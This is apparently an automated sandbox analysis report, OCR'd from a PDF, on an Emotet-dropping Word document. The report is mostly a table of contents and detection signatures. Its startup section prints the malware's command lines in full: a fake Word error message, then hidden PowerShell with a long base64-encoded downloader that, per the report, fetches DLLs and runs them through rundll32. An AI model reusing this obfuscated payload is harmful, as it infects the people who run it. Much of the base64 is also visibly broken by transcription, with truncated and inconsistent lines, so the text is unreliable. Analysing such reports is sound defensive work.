



ID: 337532
Sample Name: Doc.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 18:10:14
Date: 08/01/2021
Version: 31.0.0 Red Diamond

Table of Contents

Table of Contents 2
Analysis Report Doc.doc 6
Overview 6
General Information 6
Detection 6
Signatures 6
Classification 6
Startup 6
Malware Configuration 8
Threatname: Emotet 8
Yara Overview 8
Memory Dumps 8
Unpacked PEs 8
Sigma Overview 8
System Summary: 8
Signature Overview 9
AV Detection: 9
Networking: 9
E-Banking Fraud: 9
System Summary: 9
Data Obfuscation: 9
Persistence and Installation Behavior: 9
Hooking and other Techniques for Hiding and Protection: 10
HIPS / PFW / Operating System Protection Evasion: 10
Stealing of Sensitive Information: 10
Mitre Att&ck Matrix 10
Behavior Graph 10
Screenshots 11
Thumbnails 11
Antivirus, Machine Learning and Genetic Malware Detection 12
Initial Sample 12
Dropped Files 12
Unpacked PE Files 12
Domains 13
URLs 13
Domains and IPs 13
Contacted Domains 13
Contacted URLs 13
URLs from Memory and Binaries 13
Contacted IPs 15
Public 16
General Information 16
Simulations 17
Behavior and APIs 17
Joe Sandbox View / Context 17
IPs 17
Domains 20
ASN 20
JA3 Fingerprints 21
Dropped Files 21
Created / dropped Files 21
Static File Info 24
General 24
File Icon 24
Static OLE Info 24
General 24

OLE File "Doc.doc" 24
Indicators 24
Summary 25
Document Summary 25
Streams with VBA 25
VBA File Name: UserForm1, Stream Size: -1 25
General 25
VBA Code Keywords 25
VBA Code 25
VBA File Name: UserForm2, Stream Size: -1 25
General 25
VBA Code Keywords 26
VBA Code 26
VBA File Name: UserForm3, Stream Size: -1 26
General 26
VBA Code Keywords 26
VBA Code 26
VBA File Name: UserForm4, Stream Size: -1 26
General 26
VBA Code Keywords 26
VBA Code 27
VBA File Name: UserForm5, Stream Size: -1 27
General 27
VBA Code Keywords 27
VBA Code 27
VBA File Name: L6bihtdtnasc, Stream Size: 681 27
General 27
VBA Code Keywords 27
VBA Code 27
VBA File Name: Qfepbztq9r8o1l76, Stream Size: 16867 27
General 27
VBA Code Keywords 28
VBA Code 31
VBA File Name: R4bm01nsbtdt1, Stream Size: 1106 31
General 31
VBA Code Keywords 31
VBA Code 32
VBA File Name: UserForm1, Stream Size: 1158 32
General 32
VBA Code Keywords 32
VBA Code 32
VBA File Name: UserForm2, Stream Size: 1160 32
General 32
VBA Code Keywords 32
VBA Code 33
VBA File Name: UserForm3, Stream Size: 1159 33
General 33
VBA Code Keywords 33
VBA Code 33
VBA File Name: UserForm4, Stream Size: 1160 33
General 33
VBA Code Keywords 33
VBA Code 34
VBA File Name: UserForm5, Stream Size: 1159 34
General 34
VBA Code Keywords 34
VBA Code 34
Streams 34
Stream Path: \x1CompObj, File Type: data, Stream Size: 114 34
General 34
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096 34
General 34
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 540 35
General 35
Stream Path: 1Table, File Type: data, Stream Size: 7215 35
General 35
Stream Path: Data, File Type: data, Stream Size: 99187 35
General 35
Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 903 35
General 35
Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 284 36
General 36
Stream Path: Macros/UserForm1/\x1CompObj, File Type: data, Stream Size: 97 36
General 36
Stream Path: Macros/UserForm1/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266 36
General 36
Stream Path: Macros/UserForm1/f, File Type: data, Stream Size: 38 36
General 36
Stream Path: Macros/UserForm1/o, File Type: empty, Stream Size: 0 36
General 37
Stream Path: Macros/UserForm2/\x1CompObj, File Type: data, Stream Size: 97 37
General 37
Stream Path: Macros/UserForm2/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266 37
General 37
Stream Path: Macros/UserForm2/f, File Type: data, Stream Size: 38 37
General 37
Stream Path: Macros/UserForm2/o, File Type: empty, Stream Size: 0 37

General 37
Stream Path: Macros/UserForm3/\x1CompObj, File Type: data, Stream Size: 97 37
General 37
Stream Path: Macros/UserForm3/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266 38
General 38
Stream Path: Macros/UserForm3/f, File Type: data, Stream Size: 38 38
General 38
Stream Path: Macros/UserForm3/o, File Type: empty, Stream Size: 0 38
General 38
Stream Path: Macros/UserForm4/\x1CompObj, File Type: data, Stream Size: 97 38
General 38
Stream Path: Macros/UserForm4/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266 38
General 38
Stream Path: Macros/UserForm4/f, File Type: data, Stream Size: 38 39
General 39
Stream Path: Macros/UserForm4/o, File Type: empty, Stream Size: 0 39
General 39
Stream Path: Macros/UserForm5/\x1CompObj, File Type: data, Stream Size: 97 39
General 39
Stream Path: Macros/UserForm5/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266 39
General 39
Stream Path: Macros/UserForm5/f, File Type: data, Stream Size: 38 40
General 40
Stream Path: Macros/UserForm5/o, File Type: empty, Stream Size: 0 40
General 40
Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 5945 40
General 40
Stream Path: Macros/VBA/dir, File Type: VAX-order 68K Blit (standalone) executable, Stream Size: 1035 40
General 40
Stream Path: WordDocument, File Type: data, Stream Size: 42542 40
General 40
Network Behavior 41
Snort IDS Alerts 41
Network Port Distribution 41
TCP Packets 41
UDP Packets 43
DNS Queries 43
DNS Answers 43
HTTP Request Dependency Graph 43
HTTP Packets 43
Code Manipulations 45
Statistics 45
Behavior 45
System Behavior 46
Analysis Process: WINWORD.EXE PID: 2188 Parent PID: 584 46
General 46
File Activities 46
File Created 46
File Deleted 46
File Written 46
Registry Activities 54
Key Created 55
Key Value Created 55
Key Value Modified 57
Analysis Process: cmd.exe PID: 592 Parent PID: 1220 59
General 59
Analysis Process: msg.exe PID: 2504 Parent PID: 592 61
General 61
Analysis Process: powershell.exe PID: 2408 Parent PID: 592 61
General 61
File Activities 63
File Created 63
File Written 63
File Read 64
Registry Activities 65
Analysis Process: rundll32.exe PID: 2532 Parent PID: 2408 65
General 65
File Activities 65
File Read 66
Analysis Process: rundll32.exe PID: 2340 Parent PID: 2532 66
General 66
File Activities 66
Analysis Process: rundll32.exe PID: 2336 Parent PID: 2340 66
General 66
File Activities 67
Analysis Process: rundll32.exe PID: 2816 Parent PID: 2336 67
General 67

File Activities 67
Analysis Process: rundll32.exe PID: 2760 Parent PID: 2816 67
General 67
File Activities 67
Analysis Process: rundll32.exe PID: 2824 Parent PID: 2760 68
General 68
File Activities 68
Analysis Process: rundll32.exe PID: 2460 Parent PID: 2824 68
General 68
File Activities 68
Analysis Process: rundll32.exe PID: 1492 Parent PID: 2460 69
General 69
File Activities 69
Analysis Process: rundll32.exe PID: 2800 Parent PID: 1492 69
General 69
File Activities 69
Analysis Process: rundll32.exe PID: 3032 Parent PID: 2800 70
General 70
Analysis Process: rundll32.exe PID: 3056 Parent PID: 3032 70
General 70
Analysis Process: rundll32.exe PID: 2244 Parent PID: 3056 70
General 70
Disassembly 71
Code Analysis 71


Analysis Report Doc.doc

Overview


General Information

Sample Name:	Doc.doc
Analysis ID:	337532
MD5:	16f391d60eff19a…
SHA1:	58becf84bea5daf..
SHA256:	af5c3952d0c7a7a..

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected Emotet
- Creates processes via WMI
- Document contains an embedded VB…
- Encrypted powershell cmdline option…
- Hides that the sample has been dow…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2188 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 592 cmdline: cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & POwersheLL -w hidden -ENCOD IAAk
AEYAMgBPAE0AWQBqACAAIAA9ACAAWwB0AFkAUABlAF0AKAAiAHsAMgB9AHsAMAB9AHsAMwB9AHsAMQB9ACIAIAAtAEYAIAAnAFkAUwB0AGUAJwAsACcARABJ
AHIAZQBjAFQAbwByAFkAJwAsACcAcwAnACwAJwBNAC4ASQBPAC4AJwApADsAIAAgACAAJAAwAFMASAAxAGcAMwAgACAAPQAgAFsAVABZAHAARQBdACgAIgB7
ADMAfQB7ADAAfQB7ADIAfQB7ADEAfQB7ADQAfQAiACAAOwAgACAAJABXAHUAbAB3AHkAdwBkAD0AKAAoACcAVQAnACsAJwBmAGEAJwApACsAKAAn
AG8AcAAnACsAJwB2ACcAKQArACcAbQAnACkAOwAkAEMANgA3AHkAdgBwAF8APQAkAEcAZwBsAGgAMgBsAGkAIAArACAAWwBjAGgAYQByAF0AKAA2ADQAKQAg
ACsAIAAkAEUAMgBjAGkAeABoAGwAOwAkAFMAOAA1AGEAZABvAGQAPQAoACgAJwBJACcAKwAnAGYAbQAnACkAKwAnADAAJwArACgAJwBuACcAKwAnAHEANAAn
ACkAKQA7ACAAKABsAHMAIAAoACcAdgBBAHIAaQBhACcAKwAnAGIATABlADoAZgAnACsAJwAyAG8AJwArACcATQB5AEoAJwApACAAKQAuAFYAQQBsAHUAZQA6ADoAIgBjAF
IAYABFAGAAQQBgAFQAZQBkAEkAcgBlAGMAVABvAHIAWQAiACgAJABIAE8ATQBFACAAKwAgACgAKAAoACcANABxADcAQgBxACcAKwAnAHAAZQAnACkAKwAoAC
cAZQBuACcAKwAnADYAJwApACsAKAAnADQAcQA3AEIAJwArACcAYgAnACsAJwBzACcAKQArACgAJwA1AHcAXwAnACsAJwBlACcAKQArACgAJwA0AHEAJwArACcANwAnACkA
KQAtAFIARQBwAEwAYQBDAEUAKAAnADQAcQAnACsAJwA3ACcAKQAsAFsAYwBoAGEAUgBdADkAMgApACkAOwAkAFMAbAB1AHEAegA4AGkAPQAoACgAJwBJACcA
KwAnAGsAcQA4AHUAJwApACsAJwA3AHgAJwApADsAIAAgACgARwBlAHQALQB2AEEAcgBJAEEAQgBsAEUAIAAoACIAMAAiACsAIgBTAEgAMQAiACsAIgBnADMAIgApACAALQ
BWAEEATAB1AGUAbwBuAGwAIAAgACkAOgA6ACIAcwBFAGAAYwBgAFUAcgBpAFQAeQBwAHIAbwBUAE8AYwBgAG8ATAAiACAAPQAgACgAJwBUAGwAJwArACgAJw
BzADEAJwArACcAMgAnACkAKQA7ACQAVwA3AHkAcwAzAGwAZAA9ACgAKAAnAEIANwAnACsAJwA3AHYAJwApACsAKAAnADAAawAnACsAJwB5ACcAKQApADsAJA
BLAGEAMABlAGsAZgBhACAAPQAgACgAKAAnAFkAdgB0AGwAJwArACcAeAAnACkAKwAnADYAcAAnACsAJwA0ACcAKQA7ACQASAB6ADUAOQBnADcAcgA9ACgAKA
AnAFUAZQAnACsAJwByACcAKQArACgAJwA0ACcAKwAnAGwAMQAnACkAKwAnAHAAJwApADsAJABTAG4ANABiAHgAdQBiAD0AKAAnAFQAMAAnACsAJwBfACcAKw
AoACcAbgBsACcAKwAnADkAXwAnACkAKQA7ACQAUABpADkAbgB5AGYAcQA9ACQASABPAE0ARQArACgAKAAoACcAQgBEACcAKwAnAHkAJwApACsAKAAnAEIAcQ
AnACsAJwBwAGUAZQBuACcAKQArACcANgAnACsAKAAnAEIARAB5ACcAKwAnAEIAYgAnACkAKwAnAHMANQAnACsAKAAnAHcAJwArACcAXwBlAEIARAB5ACcAKQApAC4AIgBy
AGUAYABQAEwAYQBDAGUAIgAoACgAJwBCACcAKwAnAEQAeQAnACkALAAnAFwAJwApACkAKwAkAEsAYQAwAGUAawBmAGEAKwAoACcALgBkACcAKwAnAGwAbAAn
ACkAOwAkAFcANAByAHcAagA5ADgAPQAoACgAJwBLACcAKwAnAGIAaABnACcAKQArACcAZwAnACsAJwA5AHgAJwApADsAJABOAG0AOQBkAGMAdABuAD0ATgBF
AFcALQBgAG8AYgBgAGoAZQBgAGMAVAAgAE4ARQBUAC4AVwBFAEIAYwBsAGkARQBOAHQAOwAkAEMAawA4ADEAeAB4ADIAPQAoACgAJwBoACcAKwAoACcAdAAn
ACsAJwB0AHAAOgBKACcAKQArACgAKAAnACkAJwArACcAKAAzAHMAMgAnACkAKQArACgAKAAnACkAKQArACgAKAAnAEoAKQAoACcAKwAnADMAJwAp
ACkAKwAoACgAJwBzADIAJwArACcAKQAoAGIAaQBnACcAKQApACsAKAAnAGwAYQAnACsAJwB1AGcAJwApACsAJwBoACcAKwAoACcAcwAnACsAJwAuAG8AcgBn
ACcAKQArACgAKAAnAEoAKQAoACcAKwAnADMAJwApACkAKwAoACgAJwBzACcAKwAnADIAKQAnACkAKQArACcAKAAnACsAKAAnAHMAJwArACcAbQBhAGwAbAAn
ACkAKwAnAHAAJwArACgAJwBvAHQAYQAnACsAJwB0AG8AZQAnACkAKwAoACgAJwBzAEoAKQAnACsAJwAoADMAJwApACkAKwAoACgAJwBzADIAJwArACcAKQAn
ACkAKQArACgAKAAnACgAcgAnACkAKQArACgAKAAnAFIAJwArACcAdwBSAHoAJwArACcAYwBKACkAKAAzAHMAMgApACgAQAAnACsAJwBoAHQAJwArACgAJwB0AGcAJwArACcAbgAn
ACgASAAnACsAJwBKACcAKwAnACkAKAAnACkAKQArACgAKAAnADMAJwArACcAcwAyACkAKAAnACkAKQArACgAKAAnACkAKQArACgAKAAnACkAKQArACgAJwAp
AHAAcwAnACkAKwAnADoAJwArACgAKAAnAEoAKQAnACsAJwAoADMAJwApACkAKwAoACcAYwBvACcAKwAnAG0AcAAnACkAKwAoACcAdQB0AGkAJwArACcAbgAn
ACkAKwAoACcAZwAuAGMAJwArACcAbwAnACkAKwAoACgAJwBtACcAKwAnAEoAKQAoADMAcwAyACkAKAAnACkAKQArACgAJwBDACcAKwAnAHIAYQBpACcAKQAr
ACgAJwBnACcAKwAnAHMATQAnACkAKwAnAGEAZwAnACsAKAAnAGkAYwBTAHEAJwArACcAdQBhAHIAZQAnACkAKwAoACgAJwBKACkAJwArACcAKAAzAHMAMgAp
ACgASAAnACsAJwBKACcAKwAnACkAKAAnACkAKQArACgAKAAnADMAJwArACcAcwAyACkAKAAnACkAKQArACgAKAAnACkAKQArACgAKAAnACkAKQArACgAJwAn
AHAAcwAnACkAKwAnADoAJwArACgAKAAnAEoAKQAnACsAJwAoADMAcwAyACkAKAAnACkAKQArACgAJwBDACcAKwAnAHIAYQBpACcAKQAr
kAKQArACgAJwB3AHAAJwArACcALQAnACkAKwAoACcAaQAnACsAJwBuAGMAJwApACsAKAAnAGwAJwArACcAdQBkACcAKQArACgAJwBlAHMAJwArACcASgAnAC
kAKwAnACkAJwArACcAKAAnACsAKAAoACcAMwBzADIAKQAnACsAJwAoACcAKwAnAGIAZgB0AHQAJwApACkAKwAoACgAJwBKACkAKAAnACsAJwAzAHMAJwApAC
kAKwAnADIAJwArACgAKAAnACkAKAAnACsAJwBAAGgAdAAnACkAKQArACgAKAAnAHQAcABzADoAJwArACcASgApACcAKQApACsAKAAoACcAKAAzAHMAJwArAC
cAMgApACgASgAnACsAJwApACgAMwBzACcAKQApACsAKAAoACcAMgApACgAagAnACsAJwBlAGYAZgBkACcAKwAnAGEAaABsACcAKQApACsAKAAoACcAawBlAC4AJwArACcA
YwBvAG0AJwArACcASgAnACsAJwApACgAMwBzADIAKQAoACcAKQApACsAKAAnACgAMwBzADIAJwArACcA
KQAnACkAKwAoACgAJwAoAGIAZwA0AG4AMwAnACsAJwBKACkAKAAnACkAKQArACcAKQApACsAKAAnACgAMwBzADIAJwArACcA
JwArACcAOgBKACkAKAAnACsAJwAzACcAKwAnAHMAJwArACcAMgApACgASgApACgAJwArACcAMwBzADIAKQAoACcAKQApACsAKAAnAGEAegAnACsAJwByAGEA
JwArACcAawB0AG8AJwApACsAJwB1ACcAKwAoACcAcgBzACcAKwAnAC4AYwBvACcAKwAnAG0AJwApACsAKAAoACcASgAnACsAJwApACgAJwApACkAKwAoACgA

JwAzAHMAJwArAccAMgApACgAJwApACkAKwAoACcAdwAnACsAJwBwAC0AYwAnACsAJwBvAG4AdABlACcAKQArACcAbgAnACsAJwB0AEoAJwArACgAKAAnACkAKAAnACkAKQ
ArACgAKAAnADMAcwAnACsAJwAyACkAKAAnACsAJwBOAFcARgAnACkAKQArACgAKAAnADkAagAnACsAJwBDAEoAKQAnACkAKQArACgAKAAnACgAJwArACcAMw
BzADIAKQAoACcAKwAnAEAAJwArACcAaAB0AHQAcAAnACkAKQArACgAKAAnADoASgApACcAKwAnACgAMwAnACsAJwBzADIAJwApACkAKwAoACgAJwApACgASg
AnACsAJwApACgAMwAnACkAKQArACcAcwAyACcAKwAoACgAJwApACgAJwApACkAKwAoACcAZwBvAGwAZABjAG8AJwArACcAYQBzACcAKQArACgAJwB0AG8AZg
AnACsAJwBmACcAKQArACgAJwBpAGMAJwArACcAZQAzADYANQAnACsAJwAuAGMAbwAnACkAKwAoACgAJwBtAEoAJwArACcAKQAoACcAKQApACsAJwAzAHMAJw
ArACgAKAAnADIAKQAoAHQAZQBtAHAAJwArACcASgApACgAMwAnACsAJwBzADIAKQAoAFgASgApACcAKwAnACgAMwBzACcAKQApACsAKAAoACcAMgAnACsAJw
ApACgAJwApACkAKQApAC4AIgBSAGUAYABwAGAAbABhAGMARQAiACgAKAAoACcASgAnACsAKAAoACcAKQAoACcAKwAnADMAJwApACkAKwAoACgAJwBzACcAKw
AnADIAKQAoACcAKQApACkAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcALwAnACkALAAoACcAaAB3ACcAKwAnAGUAJwApACkAWwAwAF0AKQAuACIAcwBgAHAAbA
BJAHQAIgAoACQAQwBkADkAcwB4ADMAYwAgACsAIAAkAEMANgA3AHkAdgBwAF8AIAArACAAJABRAGgAaABoADcAZQBpACkAOwAkAEQAYQA4AHMAaQA0ADAAPQ
AoACcATQAzACcAKwAoACcAeQB3AG4ANwAnACsAJwByACcAKQApADsAZgBvAHIAZQBhAGMAaAAgACgAJABLADQAYwBlAGoAawBqACAAaQBuACAAJABDAGsAOA
AxAHgAeAAyACAAfAAgAFMAbwByAFQAYAAtAG8AYgBqAGUAYABjAFQAIAB7AEcARQBUAGAALQBgAFIAYABBAE4AZABvAE0AfQApAHsAdAByAHkAewAkAE4AbQ
A5AGQAYwB0AG4ALgAiAEQAbwBXAGAATgBMAGAAbwBBAGQAZgBgAGkAbABlACIAKAAkAEsANABjAGUAagBrAGoALAAgACQAUABpADkAbgB5AGYAcQApADsAJA
BJAGYAagBpAF8AcwA1AD0AKAAnAFQAMgAnACsAJwAwACcAKwAoACcAYwAyAHoAJwArACcAZQAnACkAKQA7AEkAZgAgACgAKAAuACgAJwBHAGUAdAAtAEkAJw
ArACcAdAAnACsAJwBlAG0AJwApACAAJABQAGkAOQBuAHkAZgBxACkALgAiAGwARQBgAE4ARwBUAGgAIgAgACQAUABpADkAbgB5AGYAcQApADsAJABKAGIAZg
ACgAJwBVACcAKwAoACcAMgBzADYAOABiACcAKwAnADQAJwApACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAEoAMwBhADUAbAA1AGcAPQAoACgAJwBZACcAKwAn
AGQANQBzADkAJwApACsAJwBhAGsAJwApAA== MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)

- msg.exe (PID: 2504 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
- powershell.exe (PID: 2408 cmdline: POwersheLL -w hidden -ENCOD IAAkAEYAMgBPAE0AWQBqACAAIAA9ACAAWwB0AFkAUABlAF0AKAAiAHsAMgB9AHsA
  MAB9AHsAMwB9AHsAMQB9ACIAIAAtAEYAIAAnAFkAUwB0AGUAJwAsACcARABJAHIAZQBjAFQAbwByAFkAJwAsACcAcwAnACwAJwBNAC4ASQBPAC4AJwApADsA
  IAAgACAAJAAwAFMASAAxAGcAMwAgACAAPQAgAFsAVABZAHAARQBdACgAIgB7ADMAfQB7ADAAfQB7ADIAfQB7ADEAfQB7ADQAfQAiAC0ARgAnAEUAVAAuACcA

  LAAnAGMARQBwAE8ASQBuAFQAbQAnACwAJwBzAGUAcgBWAGkAJwAsACcAcwB5AHMAdABlAE0ALgBuACcALAAnAEEATgBhAEcAZQBSACcAKQAgACAAOwAgACAA
  JABXAHUAbAB3AHkAdwBkAD0AKAAoACcAVQAnACsAJwBmAGEAJwApACsAKAAnAG8AcAAnACsAJwB2ACcAKQArACcAbQAnACkAOwAkAEMANgA3AHkAdgBwAF8A
  PQAkAEcAZwBsAGgAMgBsAGkAIAArACAAWwBjAGgAYQByAF0AKAA2ADQAKQAgACsAIAAkAEUAMgBjAGkAeAEoAGwAOwAkAFMAOAA1AGEAZABvAGQAPQAoACgA
  JwBJACcAKwAnAGYAbQAnACkAKwAnADAAJwArACgAJwBuACcAKwAnAHEANAAnACkAKQA7ACAAKABsAHMAIAAoACcAdgBBAHIAaQBhACcAKwAnAGIATABlADoA
  ZgAnACsAJwAyAG8AJwArACcATQB5AEoAJwApACAAKQAuAFYAQQBsAHUAZQA6ADoAIgBjAFIAYABFAGAAQQBgAFQAZQBkAEkAcgBlAGMAVABvAHIAWQAiACgA
  JABIAE8ATQBFACAAKwAgACgAKAAoACcANABxADcAQgBxACcAKwAnAHAAZQAnACkAKwAoACcAZQBuACcAKwAnADYAJwApACsAKAAnADQAcQA3AEIAJwArACcA
  YgAnACsAJwBzACcAKQArACgAJwA1AHcAXwAnACsAJwBlACcAKQArACgAJwA0AHEAJwArACcANwAnACkAKQAtAFIARQBwAEwAYQBDAEUAKAAnADQAcQAnACsA
  JwA3AHgAJwApACsAJwA3AHgAJwApADsA
  IAAgACgARwBlAHQALQB2AEEAcgBJAEEAQgBsAEUAIAAoACIAMAAiACsAIgBTAEgAMQAiACsAIgBmADMAIgApACAALQBWAEEATAB1AGUAbwBuAGwAIAAgACkA
  OgA6ACIAcwBFAGAAYwBgAFUAcgBpAFQAeQBwAHIAbwBUAE8AYwBgAG8ATAAiACAAPQAgACgAJwBUAGwAJwArACgAJwBzADEAJwArACcAMgAnACkAKQA7ACQA
  VwA3AHkAcwAzAGwAZAA9ACgAKAAnAEIANwAnACsAJwA3AHYAJwApACsAKAAnADAAawAnACsAJwB5ACcAKQApADsAJABLAGEAMABlAGsAZgBhACAAPQAgACgA
  KAAnAFkAdgB0AGwAJwArACcAeAAnACkAKwAnADYAcAAnACsAJwA0ACcAKQA7ACQASAB6ADUAOQBnADcAcgA9ACgAKAAnAFUAZQAnACsAJwByACcAKQArACgA
  JwA0ACcAKwAnAGwAMQAnACkAKwAnAHAAJwApADsAJABTAG4ANABiAHgAdQBiAD0AKAAnAFQAMAAnACsAJwBfACcAKwAoACcAbgBsACcAKwAnADkAXwAnACkA
  KQA7ACQAUABpADkAbgB5AGYAcQA9ACQASABPAE0ARQArACgAKAAoACcAQgBEACcAKwAnAHkAJwApACsAKAAnAEIAcQAnACsAJwBwAGUAZQBuACcAKQArACcA
  NgAnACsAKAAnAEIARAB5ACcAKwAnAEIAYgAnACkAKwAnAHMANQAnACsAKAAnAHcAJwArACcAKwAnACsAJwBwAGUAZQBuACcAKQApAC4AIgByAGUAYABQAEwAYQBDAGUA
  IgAoACgAJwBCACcAKwAnAEQAeQAnACkALAAnAFwAJwApACkAKwAkAEsAYQAwAGUAawBmAGEAKwAoACcALgBkACcAKwAnAGwAbAAnACkAOwAkAFcANAByAHcA
  agA5ADgAPQAoACgAJwBLACcAKwAnAGIAaABnACcAKQArACcAZwAnACsAJwA5AHgAJwApADsAJABOAG0AOQBkAGMAdABuAD0ATgBFAFcALQBgAG8AYgBgAGoA
  ZQBgAGMAVAAgAE4ARQBUAC4AVwBFAEIAYwBsAGkARQBOAHQAOwAkAEMAawA4ADEAeAB4ADIAPQAoACgAJwBoACcAKwAoACcAdAAnACsAJwB0AHAAOgBKACcA
  KQArACgAKAAnACkAJwArACcAKAAzAHMAMgAnACkAKQArACgAKAAnACkAKAAnACkAKQArACgAKAAnAEoAKQAoACcAKwAnADMAJwApACkAKwAoACgAJwBzADIA
  JwArACcAKQAoAGIAaQBnACcAKQApACsAKAAnAGwAYQAnACsAJwB1AGcAJwApACsAJwBoACcAKwAoACcAcwAnACsAJwAuAG8AcgBnACcAKQArACgAKAAnAEoA
  KQAoACcAKwAnADMAJwApACkAKwAoACgAJwBzACcAKwAnADIAKQAnACkAKQArACcAKAAnACsAKAAnAHMAJwArACcAbQBhAGwAbAAnACkAKwAnAHAAJwArACgA
  JwBvAHQAYQAnACsAJwB0AG8AZQAnACkAKwAoACgAJwBzAEoAKQAnACsAJwAoADMAJwApACkAKwAoACgAJwBzADIAJwArACcAKQAnACkAKQArACgAKAAnACgA
  cgAnACkAKQArACgAKAAnAFIAJwArACcAdwBSAHoAJwArACcAYwBKACkAKAAzAHMAMgApACgAQAAnACsAJwBoAHQAJwArACcAdAAnACkAKQArACgAKAAnAHAA
  OgBKACcAKwAnACkAKAAnACkAKQArACcAMwBzACcAKwAnADIAJwArACgAKAAnACkAKABKACkAJwArACcAKAAnACkAKQArACgAJwAzAHMAJwArACcAMgAnACkA
  KwAoACgAJwApACgAagBvACcAKwAnAHMAZQBnACcAKwAnAGUAJwArACcAbgBlAC4AYwAnACkAKQArACgAJwBvACcAKwAnAG0ASgAnACkAKwAoACgAJwApACgA
  MwBzACcAKwAnADIAKQAoAHQAJwArACcAaAAnACkAKQArACcAZQBtACcAKwAoACgAJwBlAEoAKQAoADMAJwArACcAcwAyACcAKQApACsAJwApACcAKwAoACgA
  JwAoACcAKwAnAGcAVQA4AEoAJwArACcAKwAoACgAJwApACgAJwArACcAMwBzADIAJwApACkAKwAoACgAJwApACgAJwArACcAQAoBAHQAdAAnACkAKQArACgA
  KAAnAHAAJwArACcAOgBKACkAJwApACkAKwAnACgAJwArACgAKAAnADMAcwAnACsAJwAyACkAKABKACcAKwAnACkAKAAzAHMAJwApACkAKwAoACgAJwAyACkA
  KABwAGEAJwArACcAdQBsACcAKwAnAHMAJwApACkAKwAoACcAYwBvACcAKwAnAG0AcAAnACkAKwAoACcAdQB0AGkAJwArACcAbgAnACkAKwAoACcAZwAuAGMA
  JwArACcAbwAnACkAKwAoACgAJwBtACcAKwAnAEoAKQAoADMAcwAyACkAKAAnACkAKQArACgAJwBDACcAKwAnAHIAYQBpACcAKQArACgAJwBnACcAKwAnAHMA
  TQAnACkAKwAnAGEAZwAnACsAKAAnAGkAYwBTAHEAJwArACcAdQBhAHIAZQAnACkAKwAoACgAJwBKACkAJwArACcAKAAzAHMAMgApACgASAAnACsAJwBKACcA
  KwAnACkAKAAnACkAKQArACgAKAAnADMAJwArACcAcwAyACkAKAAnACkAKQArACgAKAAnACkAKQAoACcAKQApACsAKAAnADMAJwArACcAcwAyACkAKAAnACkA
  JwArACgAKAAnACkAKAAnACsAJwAzACcAKwAnAHMAJwArACcAMgApACgASgApACgAJwArACcAMwBzADIAKQAoACcAKQApACsAKAAnAGEAegAnACsAJwByAGEA
  JwArACcAawB0AG8AJwApACsAJwB1ACcAKwAoACcAcgBzACcAKwAnAC4AYwBvACcAKwAnAG0AJwApACsAKAAoACcASgAnACsAJwApACgAJwApACkAKwAoACcA
  JwAzAHMAJwArACcAMgApACgAJwApACkAKwAoACcAdwAnACsAJwBwAC0AYwAnACsAJwBvAG4AdABlACcAKQArACcAbgAnACsAJwB0AEoAJwArACgAKAAnACkA
  KAAnACkAKQArACgAKAAnADMAcwAnACsAJwAyACkAKAAnACsAJwBOAFcARgAnACkAKQArACgAKAAnADkAagAnACsAJwBDAEoAKQAnACkAKQArACgAKAAnACgA
  JwArACcAMwBzADIAKQAoACcAKwAnAEAAJwArACcAaAB0AHQAcAAnACkAKQArACgAKAAnADoASgApACcAKwAnACgAMwAnACsAJwBzADIAJwApACkAKwAoACgA
  JwApACgASgAnACsAJwApACgAMwAnACkAKQArACcAcwAyACcAKwAoACgAJwApACgAJwApACkAKwAoACcAZwBvAGwAZABjAG8AJwArACcAYQBzACcAKQArACgA
  JwB0AG8AZgAnACsAJwBmACcAKQArACgAJwBpAGMAJwArACcAZQAzADYANQAnACsAJwAuAGMAbwAnACkAKwAoACgAJwBtAEoAJwArACcAKQAoACcAKQApACsA
  JwAzAHMAJwArACgAKAAnADIAKQAoAHQAZQBtAHAAJwArACcASgApACgAMwAnACsAJwBzADIAKQAoAFgASgApACcAKwAnACgAMwBzACcAKQApACsAKAAoACcA
  MgAnACsAJwApACgAJwApACkAKQApAC4AIgBSAGUAYABwAGAAbABhAGMARQAiACgAKAAoACcASgAnACsAKAAoACcAKQAoACcAKwAnADMAJwApACkAKwAoACgA
  JwBzACcAKwAnADIAKQAoACcAKQApACkAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcALwAnACkALAAoACcAaAB3ACcAKwAnAGUAJwApACkAWwAwAF0AKQAuACIA
